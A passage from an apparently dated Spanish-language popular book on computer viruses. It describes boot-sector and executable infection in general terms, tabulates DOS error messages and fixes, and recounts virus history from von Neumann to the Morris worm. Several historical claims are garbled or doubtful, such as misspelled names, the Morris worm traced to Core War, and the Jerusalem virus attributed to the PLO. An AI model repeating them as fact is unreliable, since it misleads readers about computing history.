Lo anterior no significa que el virus se vaya a ejecutar en ese preciso momento, sino que el sistema ha sido "infectado". El virus puede actuar inmediatamente, o bien esperar a que se den las condiciones o señales propicias que fueron programadas en su codificación. Hay virus que esperan una determinada fecha u hora, o la ejecución de alguna orden o comando; otros activan un contador --[counter]-- en el momento de la infección y cierto tiempo después comienzan su acción destructiva.

Algunos virus, al infectar un disco flexible --[floppy disk]-- o uno fijo --[hard disk]--, se alojan en el sector 0, en el área llamada sector de carga --[Boot sector]--, y se posicionan en la memoria de la computadora cuando se hace la carga --[Boot]-- del sistema o incluso cuando solamente se hace un intento de carga con el disco infectado.



Figura MF 3-2: Los virus esperan una señal o una hora para activarse.

En este caso, los virus informáticos toman el control de la computadora desde el principio, y desde ese momento todo disco que se introduzca a la unidad de lectura, podrá quedar infectado si se ejecuta en la computadora cualquier comando de acceso al disco como copy, dir, etc.

Los virus infectores del sector de carga más conocidos son el de Turín o Italiano, el Paquistaní o Brain, el Stoned, etc. El de Turín presenta una *pequeña pelotita* rebotando en la pantalla cuando se activa, y hasta ahora no se conoce alguna versión modificada que produzca efectos nocivos sobre la información contenida en los discos.

Otros virus infectan los programas ejecutables (con extensiones .COM o .EXE) y se instalan en la memoria cuando se ejecuta el programa infectado. Una vez en la memoria, el virus controla todos los accesos de lectura y (o) grabación en los discos y, aunque se dé por terminada la ejecución del programa infectado, el virus seguirá en la memoria de la computadora, por lo que cualquier programa que se ejecute quedará también infectado.

Al ejecutarse un nuevo programa, el virus verifica si éste ya ha sido infectado y si contiene el *byte marcador*. Si no encuentra esta marca, procede a modificar el programa ejecutado y le contagia el byte marcador. La infección consiste en almacenar una copia de sí mismo en el programa, la cual servirá para que al ejecutar este nuevo programa infectado, a su vez se reproduzca en otros programas.

En este proceso, difícil de detectar, se pierde parte del programa infectado porque el virus ocupó ese lugar. (El usuario lo único que pudo haber notado es que la luz de la unidad de disco en uso se enciende para indicar un acceso al disco cuando el virus grabó allí el byte marcador y su núcleo.)

Cómo detectar fallas que no se deben a infecciones virales

No todas las fallas de la computadora se deben a problemas virales; muchas son producto de falsos contactos en las conexiones de la unidad

central de proceso (UCP) con los periféricos: el monitor, la impresora, el teclado, las unidades de disco, etc. Otras fallas (como la que indica el mensaje "Sector no encontrado" --[Sector not found]--, archivos borrados, sobreescritura en la información que contienen los archivos, o problemas que aparecen al tratar de copiar uno o más archivos) puede que hayan sido ocasionadas por el usuario.

A continuación indicamos algunos problemas comunes del sistema, y el mensaje de error o informativo que aparece (éste puede variar de acuerdo con la versión del sistema operativo DOS que use usted). También se indican las posibles causas de las fallas y la solución probable:

Problema	Posible falla	Probable solución
Acceso denegado --[Access denied]--.	Trató usted de reemplazar un archivo con atributo de "sólo lectura", protegido contra escritura o protegido en una red.	Cambie el atributo o desproteja el disco.
Archivo no encontrado --[File not found]--	Tecleó usted mal el nombre del archivo, o no está trabajando en el subdirectorio correspondiente.	Teclee el nombre del archivo correctamente, o ubíquese en el subdirectorio adecuado.
Tiene uno o más archivos borrados.	Los apuntadores --[pointers]-- de la tabla de asignación de archivos o FAT --[File Allocation Table]-- están borrados o alterados. Generalmente, esto sucede debido al desgaste que ocasiona el uso prolongado de un disquete por los excesivos accesos de grabación y (o) de lectura.	No utilice de manera continuada (por varios años) los mismos disquetes. Cuando estos se ponen muy viejos, se deben usar para almacenar *archivos muertos* que usted no va a leer o consultar frecuentemente.
Disco defectuoso.	Una de las tablas de asignación de archivos en su disco --[File Allocation Table (FAT)]--, tiene algún sector defectuoso.	Copie todos los archivos a otro disco. Utilice el comando CHKDSK/f para reparar el disco.
Error de asignación de memoria.	No se cargó el programa o procesador de comandos COMMAND.COM.	Reinicialice --[reboot]-- la computadora. Si no se soluciona, haga una nueva copia del sistema operativo DOS.

Problema	Posible falla	Probable solución
Error de escritura (o de grabación) --[Not ready error reading drive (X)]--	El sistema operativo DOS se ve imposibilitado de grabar en la unidad de disco especificada.	Inserte correctamente el disquete en la unidad de disco. Puede ser que el pestillo de la unidad de disco no esté cerrado.
Error en la impresora --[Printer error]--.	Puede ser que la impresora esté apagada, no tenga papel o no esté en línea --[on line]--.	Corrija el desperfecto e intente imprimir nuevamente.
Falla generalizada --[General failure error]--.	Ha ocurrido un error poco usual.	Si la garantía del equipo aún está vigente, consulte a su distribuidor. Generalmente este error requiere de la atención de algún programador o un técnico experto, o de un asesor en computación.
Intento de violación de la protección contra escritura. --[Write protect error writing drive (X)]--.	El disco en el cual desea grabar la información está protegido contra escritura.	Quítele al disquete la lengüeta de protección contra escritura.
Memoria insuficiente --[Not Enough Memory]--.	No existe la suficiente cantidad de memoria disponible en su computadora para el programa que intenta usted ejecutar.	Desactive alguno de los programas residentes en memoria --[Terminate and Stay Resident (TSR)]-- que esté utilizando, y reinicialice --[Reboot]-- la computadora.
No se carga el sistema operativo en la computadora --[Non-DOS disk error]--.	Puede ser que el sector de carga --[boot sector]-- de su disco esté dañado, o también que no haya insertado usted el disco de sistema en la unidad de disco A.	Intente corregir el defecto del disco con algún programa de utilidad como por ejemplo el Doctor de Disco Norton (DDN) --[Norton Disk Doctor (NDD)]-- de Norton Utilities, en el otro caso inserte el disquete del sistema operativo en la unidad A.
Se le dificulta copiar un archivo cualquiera al subdirectorio deseado --[Invalid Path or Filename]--.	Tal vez olvidó incluir la vía de acceso --[path]-- al directorio de destino.	Direccione correctamente el destino de la copia incluyendo la vía de acceso --[path]-- en el comando.

Problema	Posible falla	Probable solución
Pista 0 defectuosa o medio magnético no válido, disco inútilizable --[Track 0 bad. Disk unusable]--	El comando FORMAT del sistema operativo DOS tiene la capacidad para detectar cualquier sector dañado --[bad sector]-- y marcarlo como tal, excepto el sector 0, el cual siempre debe estar en buen estado, pues en él se aloja el programa de carga --[boot]--.	El único remedio consiste en desechar el disquete.

A continuación indicamos algunos problemas relacionados con fallas físicas del sistema, y el mensaje de error o informativo que se visualiza en la pantalla (este puede variar de acuerdo a la versión del sistema operativo DOS que usted use). También se indican las posibles causas de las fallas y la solución probable:

Problema	Posible falla	Probable solución
El teclado se encuentra bloqueado y no responde a ninguna pulsación.	Si el teclado se bloquea repentinamente o al encender la computadora ésta presenta un mensaje de error, puede ser que el problema sea un falso contacto o que las conexiones del teclado estén defectuosas.	Revise las conexiones o intente usar otro cable. Si esto no soluciona el problema, habrá que limpiar el teclado, pues es posible que el polvo haya bloqueado la señal.
El teclado no genera el carácter asociado con la tecla que usted pulsa.	Quizás el teclado está configurado para un modo diferente de texto. Por ejemplo, si usted usa el teclado estándar para el inglés de Estados Unidos, puede que esté configurado con el comando **KEYBSP** (en español); por ello, al presionar las teclas, en respuesta aparecen caracteres diferentes a los esperados.	Verifique el tipo de teclado que tiene su computadora. Compruebe el archivo AUTOEXEC.BAT para ver si contiene el comando KEYBSP. Cerciórese de que el paquete o programa que está ejecutando no modifique la configuración original del teclado. Consulte su manual de operación.

Problema	Posible falla	Probable solución
Error de paridad --[Parity error]--.	Este error puede ser causado por falla física en la memoria convencional o RAM --[Random Access Memory]--.	Existen diversos programas para el diagnóstico de errores del sistema y (o) de los periféricos de su computadora. Intente detectar la falla con alguno de ellos o solicite ayuda de un técnico.
Error en la operación de los programas o paquetes integrados de software.	Este tipo de error es generalmente causado por el usuario y produce diversos efectos. Estos van desde la sobreescritura accidental de un archivo hasta la modificación de datos, o incluso la imposibilidad de acceder al disco o de modificarlos.	La mejor solución a este problema es que utilicemos sólo programas o paquetes originales, los cuales casi siempre se acompañan de manuales claramente explicados.
Error en la unidad de disquete.	La cabeza de lectura/grabación de la unidad de disquetes puede estar muy sucia o desalineada.	Limpie periódicamente las cabezas de lectura/grabación de la(s) unidad(es) de disquetes. (Realice un mantenimiento preventivo que incluya la alineación de las cabezas de lectura/grabación.)
Error en el disco fijo o duro.	Puede ser que algún movimiento brusco en su mesa de trabajo haya dañado el disco fijo.	Intente rescatar la información del sector dañado usando algún programa de utilidades, y cópiela a otro sector que se encuentre en buen estado. Seguidamente marque el sector defectuoso para que no se grabe nuevamente información en él (algunos programas de utilidades harán esto por usted).
Creación de varios directorios con archivos iguales.	Por lo general, este problema se debe a falta de cuidado del usuario al crear subdirectorios con nombre parecido.	Verifique cuál es el directorio que le interesa y borre los directorios que no desee tener en su computadora.

Problema	Posible falla	Probable solución
Imposibilidad de leer la información del disco fijo.	Si la falla es física, puede deberse a movimientos bruscos ocurridos durante la operación de la computadora. También es posible que esta se haya golpeado al transportar el equipo sin antes haber utilizado el comando "estacionar". Esto hace que la cabeza de lectura/grabación "se estrelle" —[Crash]— contra la superficie del disco y la dañe.	Puede usted tratar de recuperar la información con algún programa de utilidades.
La computadora no enciende.La pantalla del monitor indica que hay corriente eléctrica, pero no hay señales de actividad.	Puede ser que el fusible protector contra sobrevoltaje de la computadora o de la toma de corriente se haya "fundido". También pudiera ser que exista algún falso contacto entre la toma de corriente y el cable.	Revise los fusibles o las conexiones a la línea de suministro eléctrico. Revise su regulador de voltaje, si lo tiene.
La pantalla del monitor permanece en blanco.	Durante el curso de un proceso, el monitor falla y se queda en blanco. Puede que esté dañado el conector o el cable.	Revise cable y conexiones.
Se observa texto extraño en la pantalla.	Puede tratarse de una falla del controlador de video.	Compruebe las conexiones o verifique el controlador de video con un programa de diagnóstico. Este le indicará la falla y lo ayudará a solucionarla.

Cómo detectar infecciones virales

A la vez que se ha creado toda una industria para programar esquemas de protección, se han desarrollado programas que permiten hacer copias de casi todo software de aplicación burlando tales protecciones, por lo que algunos programadores han basado la protección del programa en los contadores —[counters]— que llevan un registro del número de copias que se han hecho de un programa. Así, cuando el usuario copia un disco original, el contador —[counter]— indica que se ha

llegado a un número *n* de copias y —si coincide con el número que le fue programado— desata la acción del virus.

La gran variedad de virus existente, hace más difícil su detección y erradicación. Algunos usuarios de computadoras piensan que contando con un determinado programa antivirus se puede detectar cualquier tipo de virus, pero esto es falso, pues debe existir un antivirus o detector de virus para cada tipo de virus por su forma tan diferente de actuar.

Cada virus es un programa diferente, con código de programación diferente e infecta diferentes áreas de los discos, además los programadores que los hacen, les programan atributos especiales para esconderse en diferentes áreas de los discos o de la memoria de la computadora, por lo que se requieren diferentes tipos de programas antivirus para contrarestarlos.

Hay "paquetes" antivirus que incluyen varios programas, los cuales realizan diferentes funciones; unos vigilan las operaciones que realiza la computadora, otros verifican la longitud de los programas cada vez que se van a ejecutar para compararla con datos que tienen almacenados y así saber si algún virus se ha introducido en el archivo, etc., de esta manera esos antivirus pueden ayudar a protegerse de bastantes virus, pero es casi imposible que se encarguen de todos.

Por ejemplo, se ha comunicado a través de los medios informativos de todo el mundo sobre la aparición de nuevos virus como el *Dark Avenger, Michelangelo, Stoned III* (o *No-Int*), y la gran mayoría de programas antivirus no los detectaban pues el virus no daba señales de vida ni molestias en la operación de la computadora.

Algunos programadores de paquetes antivirus han incluido los códigos de estos virus en las nuevas versiones y para sorpresa de miles de usuarios, el virus estaba latente en su computadora pero no se manifestaba, esperando el momento programado para activarse y hacerse sentir de alguna manera (haciendo lentos los procesos de la computadora, destruyendo discos, presentando mensajes en la pantalla, etc.).

Las medidas de protección y los programas antivirus se analizan con más detenimiento en los MacroFlashes 5 y 10.

MacroFlash 4
Historia de los virus informáticos

No existe ninguna información fidedigna que permita reconstruir la historia de los virus y los contagios virales. La causa de esto consiste en que las grandes empresas y los organismos gubernamentales, científicos o militares ocultaban la realidad respecto a los virus cuando llegaron a padecer infecciones en sus sistemas, para no reconocer la vulnerabilidad de sus equipos y sistemas.

Esto ovbiamente porque ninguno de ellos aceptaba reconocer que los sistemas de seguridad implantados con grandes esfuerzos y considerables sumas de dinero —y que se suponía que nadie ajeno al sistema podría burlar—, de pronto se veían infiltrados por agentes terroristas informáticos.

Solamente una serie de hechos y nombres aislados se han difundido en los medios especializados, como revistas de computación o científicas, pero dan una insuficiente visión del proceso de desarrollo de la *virología informática*; sin embargo, enseguida trataremos de dar una idea —lo más claramente posible—, de la evolución de los procesos virales.

Historia de los virus

En 1949, John von Neumann, Padre de la Computación, describió algunos programas que se reproducen a sí mismos en su libro *Theory and Organization of Complicated Automata*.

Virus en las computadoras

La primera información de algo que parece incluir ya códigos que trabajaban como virus, se refiere a la década de los años 60, y es acerca de los estudiantes de computación en el Instituto Tecnológico de Massachusetts.

Para ese entonces, el término "hacker" se traducía como *programador genial* —no como ahora que se utiliza para nombrar a los "piratas", o en su mejor acepción, se refiere a personas talentosas que se entretienen infiltrándose en los sistemas de las grandes empresas que representan un reto para su inteligencia—.

Los jóvenes estudiantes se reunían por las noches y se dedicaban a elaborar programas "sofisticados", así se desarrollaron notables programas, como "Guerra en el espacio" —[Space War]—, ya que uno de sus pasatiempos favoritos era jugar amistosamente entre ellos con programas que los demás no pudieran detectar.

Además, bombardeaban al programa del contrincante, que no sabía de dónde recibía el ataque y qué lo provocaba. Estas modificaciones que se hacían a los códigos de los programas ajenos no eran propiamente virus, sino "bombas" que actuaban "explotando" inmediatamente.

También se sabe que en esa misma década, varios científicos estadounidenses de los laboratorios de computación de la AT&T (Bell Laboratories): H. Douglas Mellory, Robert Morris, Victor Vysottsky y Ken Thompson —ingeniero en sistemas, creador de la primera versión del sistema Unix—, para entretenerse inventaron un juego al que llamaron *Core War,* inspirados en un programa escrito en lenguaje ensamblador llamado *Creeper*, el cual tenía la capacidad de reproducirse cada vez que se ejecutaba.

El juego consistía en invadir la computadora del adversario con un código que contenía una serie de informaciones destinadas a destruir la memoria del rival o impedir su correcto funcionamiento.

También diseñaron otro programa llamado *Reeper* —el que sería el antivirus en este momento—, cuya función era la de destruir cada copia hecha por *Creeper*. Estaban conscientes de la peligrosidad que el juego representaba para los sistemas de computación y se prometieron man-

tenerlo en secreto, pues sabían que en manos irresponsables, el *Core War* podría ser empleado nocivamente.

(Sin embargo, en 1983 el Dr. Thompson, durante una alocución en la Association for Computing Machinery, da a conocer la existencia de esos programas de virus, con detalles acerca de su estructura. La revista *Scientific American* lo publica en su artículo "Computer Recreations" en el número de mayo de 1984, ofreciendo por 2 dólares las guías para la creación de virus propios.)

En el año de 1974, Xerox Corporation presentó en Estados Unidos el primer programa que ya contenía un código autoduplicador.

Los equipos Apple II se vieron afectados a fines de 1981 por un virus llamado *Cloner* que presentaba un pequeño mensaje en forma de poema. Se introducía en los comandos de control e infectaba los discos cuando se hacía un acceso a la información utilizando el comando infectado.

En 1983, el Dr. Fred Cohen realizó un experimento en la Universidad del Sur de California, presentando el primer *virus residente en una PC*, por lo que hoy se le conoce como "el padre de los virus informáticos".

Existe una referencia a un programa con un nombre muy similar al *Core War*, que en los datos de autor y fecha de creación, dice: "Escrito por Kevin A. Bjorke, mayo de 1984, en Small-C" y fue cedido al dominio público.

Es en 1986 cuando ya se difunde ampliamente un *virus* con la finalidad de causar destrozos en la información de los usuarios, y éste ataca una gran cantidad de computadoras. Fue desarrollado en Lahore, Paquistán, por dos hermanos que comerciaban en computadoras y software. Además, uno de ellos escribió un programa que se consideraba de mucha utilidad.

Desafortunadamente, los usuarios copiaban en grandes cantidades cada original vendido, por lo que él también decidió vender copias ilegales de programas famosos, y en ellos, así como en su propio programa, introdujo un virus "benigno" con código muy "elegante", el



Figura MF 4-1: El virus Brain se originó en Lahore, Paquistán, y se esparció por todo el mundo.

cual permitió que otros programadores lo modificaran para hacer de él, en sus nuevas versiones, uno de los virus más dañinos que se conocen. (en algunas versiones se han eliminado rutinas dañinas).

En su compañía (Brain Computers) se ofrecían programas, como Lotus 1-2-3, a precios ridículos (1.50 dólares), lo que propició que los turistas que llegaban a comprar en su tienda se llevaran a sus lugares de origen los programas infectados. Se supone que hasta la fecha el referido virus ha infectado más de 18 000 computadoras, solamente en Estados Unidos.

En diciembre de 1987, los expertos de IBM tuvieron que diseñar un *programa antivirus* para desinfectar su sistema de correo interno, pues éste fue contagiado por un virus no dañino que hacía aparecer en las pantallas de las computadoras conectadas a su red un mensaje navideño, el cual al reproducirse a sí mismo múltiples veces hizo muy lento el sistema de mensajes de la compañía, hasta el punto de paralizarlo por espacio de setenta y dos horas.

El virus presentaba un mensaje navideño con un árbol al lado, y pedía al usuario que tecleara la palabra "CHRISTMAS". Si se tecleaba la palabra, el virus se introducía en la lista de correspondencia de correo electrónico del operador y se seguía diseminando por toda la red.

Cuando no se accedía a la demanda y se apagaba el equipo, el virus impedía que se pudieran grabar los trabajos inconclusos, perdiéndose así muchas horas de trabajo.

El uso de programas originales evita en un gran porcentaje la posibilidad de infección viral. Sin embargo, Aldus Corporation, una empresa de gran prestigio, lanzó al mercado originales de su programa *FreeHand* para Macintosh infectados por un virus "benigno" llamado *Macintosh Peace*, MacMag o Brandow. Este virus se desarrolló para poner un mensaje de paz en las pantallas de las computadoras, a fin de celebrar el aniversario de la introducción de la Macintosh II, el 2 de marzo de 1988.

El virus *Macintosh Peace* fue difundido por muchos de los servicios de software compartido, y aunque se esperaba que en el área de la frontera de Estados Unidos con Canadá se encontraran pocas copias infectadas, se cree que el mensaje apareció en unas 350 000 pantallas de computadoras de Estados Unidos y Europa.

Richard R. Brandow, editor de la revista MacMag de Montreal, Canadá, contrató a un programador para realizar el mencionado virus, que pronto se propagó por medio de los servicios de cartelera electrónica —[Bulletin Board Services (BBS)]— (que son sistemas de servicio de software o información compartida por computadora vía módem y servicio telefónico).

Aldus inadvertidamente distribuyó originales de su programa que contenían el virus. Su defensa se basó en el hecho de que la infección partió de un disco de demostración que proporcionó a un proveedor. Este adquirió el virus de un programa de juego tomado de un servicio de cartelera electrónica —[Bulletin Board Services (BBS)]— y sin saberlo lo incluyó en el disco que contenía el programa de demostración y se comercializó sin sospechar que llevaba el virus. De su diseminación se encargaron las copias ilegales que de él se hicieron.

Virus en las computadoras

En 1988 se identificó el *virus de Jerusalén*, que según algunas versiones, fue creado por la Organización para la Liberación de Palestina con motivo de la celebración del cuarenta aniversario del último día en que Palestina existió como nación, el viernes 13 de mayo de 1988.

El 2 de noviembre del mismo año, dos redes de computadoras en Estados Unidos fueron infectadas por un virus que se introdujo en ellas, afectando a más de 6 000 equipos de instalaciones militares de la NASA, universidades y centros de investigación públicos y privados.

La Nuclear Regulatory Commission, de Estados Unidos, anunció el 11 de agosto de 1988 su intención de sancionar hasta con 1 250 000 dólares a la planta de energía nuclear Peach Bottom, en Pensilvania, porque sorprendió a los operadores de la planta jugando en las computadoras con copias piratas de programas de juegos.

En octubre de 1989 ya se visualizaba a los virus como una terrible



Figura MF 4-2: Los operadores de la planta nuclear de Peach Bottom jugaban en la computadora con copias piratas de programas de juegos.

epidemia, y empezaron a suceder hechos deplorables. Un comunicado de un desconocido comando *tecnoterrorista* manifestaba que había infectado una gran cantidad de computadoras, y que el viernes 13 se destruirían automáticamente los archivos almacenados en disquetes o en discos fijos, desatando el pánico entre los usuarios, el cual estaba fundado básicamente en la superstición que provoca esa fecha.

Aunque no se realizó esta catastrófica profecía, sirvió para replantear el grave peligro al que están expuestos los datos de cualquier sistema. Esta tesis se refuerza con la publicación del 30 de octubre en el diario *The New York Times*, la cual anunciaba que las computadoras de la NASA habían sido interferidas por desconocidos causando problemas en el lanzamiento del transbordador espacial *Atlantis*.

En Estados Unidos, unas sesenta computadoras de la NASA fueron infectadas en esa ocasión y el programa intruso se siguió reproduciendo por medio de la red comercial que tiene la NASA con empresas privadas en aquel país. Se estima que muchos grandes bancos de datos



Figura MF 4-3: Las computadoras de la NASA fueron intervenidas por extraños, causando problemas en el lanzamiento del *Atlantis*.

internacionales y más de medio millón de PC's han sido atacados por diversos tipos de virus.

También en el año 1989 se llevó ante los tribunales en Estados Unidos a Robert Morris Jr., acusado de ser el creador de un virus que infectó computadoras de un sinnúmero de empresas privadas y oficinas de gobierno.

Recordando el programa *Core War*, desarrollado desde hace más de 20 años por científicos de los laboratorios Bell, uno de los cuales era Robert Morris padre, se sabe que su hijo trabajó ahí en unas vacaciones de verano. Conoció el programa y lo divulgó entre algunos amigos, los cuales se encargaron de diseminarlo.

En España también se han propagado varios tipos de virus, al grado de que una conocida revista de computación que incluye discos con programas en cada ejemplar, distribuyó copias de esos discos contagiados con el virus de Jerusalén en uno de sus números de 1990.

La revista reconoció públicamente su error y, además de retirar los ejemplares del mercado, en el siguiente número distribuyó discos de programas que contenían un antivirus para combatir al mencionado virus.

Lógicamente la revista en cuestión ha sido una víctima más de los terroristas de la informática, y excepto por el cuidado que debemos tener todos para no caer en estos problemas de diseminación de los virus, no puede culpársele de la existencia del virus.

Los medios de información españoles no especializados en informática, exageraron los daños que el virus podía causar, con lo que desprestigiaron a la revista. Por esto es muy importante que no se malinforme a los usuarios de las computadoras sobre supuestas acciones o daños que los virus informáticos pueden realizar.

Se especula mucho acerca de la cantidad de virus que se conocen hasta ahora, pero se supone que son unos novecientos. En algunos medios se informa acerca de miles de ellos, pero es posible que se trate de variantes de los virus más conocidos.

